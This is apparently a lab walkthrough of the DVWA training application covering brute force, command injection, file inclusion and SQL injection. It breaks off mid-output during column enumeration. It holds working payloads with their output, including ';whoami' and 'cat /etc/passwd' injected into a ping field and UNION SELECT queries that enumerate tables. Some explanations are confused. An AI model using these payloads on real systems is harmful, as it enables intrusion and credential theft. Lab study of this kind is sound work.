


# DVWA

## Problem 1 : Brute Force

Step-1: Open the Brute Force vulnerability page from DVWA.



**Vulnerability: Brute Force**

**Login**


Username:

Password:

**More info**

[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)  
<http://www.securityfocus.com/infocus/1192>  
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Step-2: Enter random usernames and passwords to observe how the login system behaves. Common credentials can also be tested during this phase.



**Vulnerability: Brute Force**

**Login**

Username:

Password:

**More info**


[http://www.owasp.org/index.php/Testing\\_for\\_Brute\\_Force\\_%28OWASP-AT-004%29](http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29)  
<http://www.securityfocus.com/infocus/1192>  
<http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

Step-3: Configure Burp Suite with the browser for interception.


- Open Burp Suite.
- Set the browser proxy to:

127.0.0.1:8080


Make sure interception is enabled from Burp Suite.




Step-4: Load the DVWA Brute Force page from the browser and capture the login request through Burp Suite.




Step-5: Send to an intruder for brute force attack. (Right-click and select intruder.)



Step-6: Select the payload field. And use the cluster bomb attack method. Because I use 2 input fields. When using multiple payload fields, then you need to use cluster bomb attack methods.



Step-7: Add payload for 2 parameters.



Step-8: Start the attack and monitor the response length and status.

If a response appears different from the others, test that credential combination manually in the login page.

Attack Save 2. Intruder attack of http://192.168.191.129

Attack Save

Results Positions

Capture filter: Capturing all items Apply capture filter

View filter: Showing all items


| Request | Payload 1 | Payload 2 | Status code | Response received | Error | Timeout | Length | Comment |
|---------|-----------|-----------|-------------|-------------------|-------|---------|--------|---------|
| 0       |           |           | 302         | 18                |       |         | 392    |         |
| 1       | admin     | 123       | 302         | 9                 |       |         | 391    |         |
| 2       | root      | 123       | 302         | 10                |       |         | 392    |         |
| 3       | test      | 123       | 302         | 11                |       |         | 391    |         |
| 4       | admin     | password  | 302         | 8                 |       |         | 392    |         |
| 5       | root      | password  | 302         | 14                |       |         | 391    |         |
| 6       | test      | password  | 302         | 11                |       |         | 392    |         |
| 7       | admin     | admin     | 302         | 9                 |       |         | 391    |         |

Payloads Resource pool Settings

NOTE: The overall process is similar for Low, Medium, and High security levels. However, additional filtering or protection mechanisms may require different payload lists

## **Problem 2 : Command Execution**

Step-1: Open problem in dvwa



**DVWA**

### Vulnerability: Command Execution

**Ping for FREE**

Enter an IP address below:

**More info**

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

Step-2: Review the source code to understand how the application executes system commands.

From the source code, it can be identified which operating system and command structure are being used by the backend.

.

## Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST["ip"];

    $target = stripslashes( $target );

    // Split the IP into 4 octects
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {

        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];

        // Determine OS and execute the ping command.
        if (stripos(PHP_OS, 'Windows NT')) {

            $cmd = shell_exec( 'ping ' . $target );
            echo "<pre>".$cmd."</pre>";

        } else {

            $cmd = shell_exec( 'ping -c 3 ' . $target );
            echo "<pre>".$cmd."</pre>";

        }

    }

    else {
        echo "<pre>ERROR: You have entered an invalid IP</pre>";
    }

}
```

Here the server is Windows.

Step-3: So try to execute the Windows command.

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

ERROR: You have entered an invalid IP

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>

<http://www.ss64.com/bash/>

But not working. Because back-end queries do not match with this command.  
So to fix this problem, we need to show source code .

## Command Execution Source

```
<?php
if( isset( $_POST[ 'submit' ] ) ) {
    $target = $_REQUEST["ip"];
    $target = stripslashes( $target );

    // Split the IP into 4 octets
    $octet = explode(".", $target);

    // Check IF each octet is an integer
    if ((is_numeric($octet[0])) && (is_numeric($octet[1])) && (is_numeric($octet[2])) && (is_numeric($octet[3])) && (sizeof($octet) == 4) ) {

        // If all 4 octets are int's put the IP back together.
        $target = $octet[0].'.'.$octet[1].'.'.$octet[2].'.'.$octet[3];

        // Determine OS and execute the ping command.
        if (strcasecmp(substr($target, 0, 4), "Windows NT") == 0) {
            $cmd = shell_exec( "ping " . $target );
            echo "<pre>".$cmd."</pre>";
        } else {
            $cmd = shell_exec( "ping -c 3 " . $target );
            echo "<pre>".$cmd."</pre>";
        }
    }
    else {
        echo "<pre>ERROR: You have entered an invalid IP</pre>";
    }
}
```

Here we see back-end query is localhost and localhost -c 4 so if we try execute any command first we need to use localhost command.

Step-4: Try to execute a command with localhost.



## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.018 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.014/0.019/0.026/0.006 ms
help
index.php
source
```

### More info

<http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>  
<http://www.ss64.com/bash/>  
<http://www.ss64.com/nt/>

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

```
PING localhost (127.0.0.1) 56(84) bytes of data.  
64 bytes from localhost (127.0.0.1): icmp_seq=1 ttl=64 time=0.008 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=2 ttl=64 time=0.015 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=3 ttl=64 time=0.044 ms  
64 bytes from localhost (127.0.0.1): icmp_seq=4 ttl=64 time=0.026 ms  
  
--- localhost ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2997ms  
rtt min/avg/max/mdev = 0.008/0.023/0.044/0.014 ms
```

Step-5: Try to execute the command without localhost. I mean, comment out all previous queries and execute the command. This is our target.



## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

www-data

Yes, it is working ! Here I use ;whoami command and show the result. But why show result ? Because here use ; for comment out all previous commands. Now you can try another comment out way like &,|, || etc.

### Ping for FREE

Enter an IP address below:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuid:x:100:101::/var/lib/libuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534:/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,11,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534:/var/run/proftpd:/bin/false
statd:x:114:65534:/var/lib/nfs:/bin/false
```

wow found all the directories. Here I use ; cat *etc/passwd* command .

NB: In high , medium level process are same but every category have whitelist some key . So every level you try to see source code and note down whitelist key and try to inject a command without that's keys.

### Problem 3: File Inclusion

Step-1: Open the File Inclusion vulnerability page in DVWA..



## Vulnerability: File Inclusion

To include a file edit the ?page=index.php in the URL to determine which file is included.

### More info

[http://en.wikipedia.org/wiki/Remote\\_File\\_Inclusion](http://en.wikipedia.org/wiki/Remote_File_Inclusion)  
[http://www.owasp.org/index.php/Top\\_10\\_2007-A3](http://www.owasp.org/index.php/Top_10_2007-A3)

Step-2: Flow the url and find your input field. Here the problem url is

URL: <http://192.168.209.131/dvwa/vulnerabilities/fi/?page=include.php>

and input field, I mean parameter is (page=). So here we try to inject our command.

We need to file inclusion for this server . We know every sensitive file is included in the *etc/passwd* directory, so try it.

```
root@0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Listing Manager:/var/lib/backup:/bin/sh irc:x:39:39:irc:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuid:x:100:101:/var/lib/libuid:/bin/sh dhcp:x:101:102:/nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false sshd:x:104:65534:/var/run/ssh:/usr/sbin/nologin msfadmin:x:1000:1000:msfadmin:/home/msfadmin:/bin/bash bind:x:105:113:/var/cache/bind:/bin/false postfix:x:106:115:/var/spool/postfix:/bin/false ftp:x:107:65534:/home/ftp:/bin/false postgres:x:108:117:PostgreSQL administrator:/var/lib/postgresql:/bin/bash mysql:x:109:118:MySQL Server:/var/lib/mysql:/bin/false tomcat5:x:110:65534:/usr/share/tomcat5:/bin/false distccd:x:111:65534:/bin/false user:x:1001:1001:just a user,111:/home/user:/bin/bash service:x:1002:1002:/home/service:/bin/bash telnetd:x:112:120:/nonexistent:/bin/false proftpd:x:113:65534:/var/run/proftpd:/bin/false statd:x:114:65534:/var/lib/dfs:/bin/false
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 324

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/includes/dvwaPage.inc.php on line 326

Yes, it's working. But for the advanced levels, it does not work to use this easy process. Ok, try to see a high-level problem.

I complete this section letter.

## Problem 4: SQL injection

Step 1: Open the SQL Injection vulnerability page in DVWA.



### Vulnerability: SQL Injection


User ID:

Submit


#### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Step-2: Check this input field is vulnerable or not. So we use ' for show vulnerable message.




Step-3: Bypass the syntax error using SQL comments.



No vulnerable message because problem is fixed. Here I use -- for comment out all next query.

Step-4: Now find out how many column have this database.



Use ' order by 100-- - and result is unknown column 100. That's mean this database table have not exist 100 column. So minimize column number and find no error message.



## Vulnerability: SQL Injection

User ID:

Submit

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

shows no error, indicating that the table contains 2 columns.

Step-5: Identify vulnerable columns using UNION SELECT.

' union select 1,2-- -



## Vulnerability: SQL Injection

User ID:

Submit

```
ID: ' union select 1,2-- -  
First name: 1  
Surname: 2
```

### More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

Here 1, 2 both column is vulnerable.

Step-6: Next step is retrieve table name from database.



## Vulnerability: SQL Injection

User ID:



```

ID: ' union select 1,(table_name) from information_schema.tables where table_schema=database()-- -
First name: 1
Surname: guestbook

ID: ' union select 1,(table_name) from information_schema.tables where table_schema=database()-- -
First name: 1
Surname: users
  
```

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)

Command is : ' union select 1,(table\_name) from information\_schema.tables where table\_schema=database()-- -

Here 2 table name found first is guestbook and second is users. Both table have information but users column have high possibility to have user login information.

Step-7: In this step we try to discover column name from users table.



## Vulnerability: SQL Injection

User ID:



```

ID: ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -
First name: 1
Surname: user_id

ID: ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -
First name: 1
Surname: first_name

ID: ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -
First name: 1
Surname: last_name

ID: ' union select 1,(column_name) from information_schema.columns where table_name='users'-- -
First name: 1
Surname: user

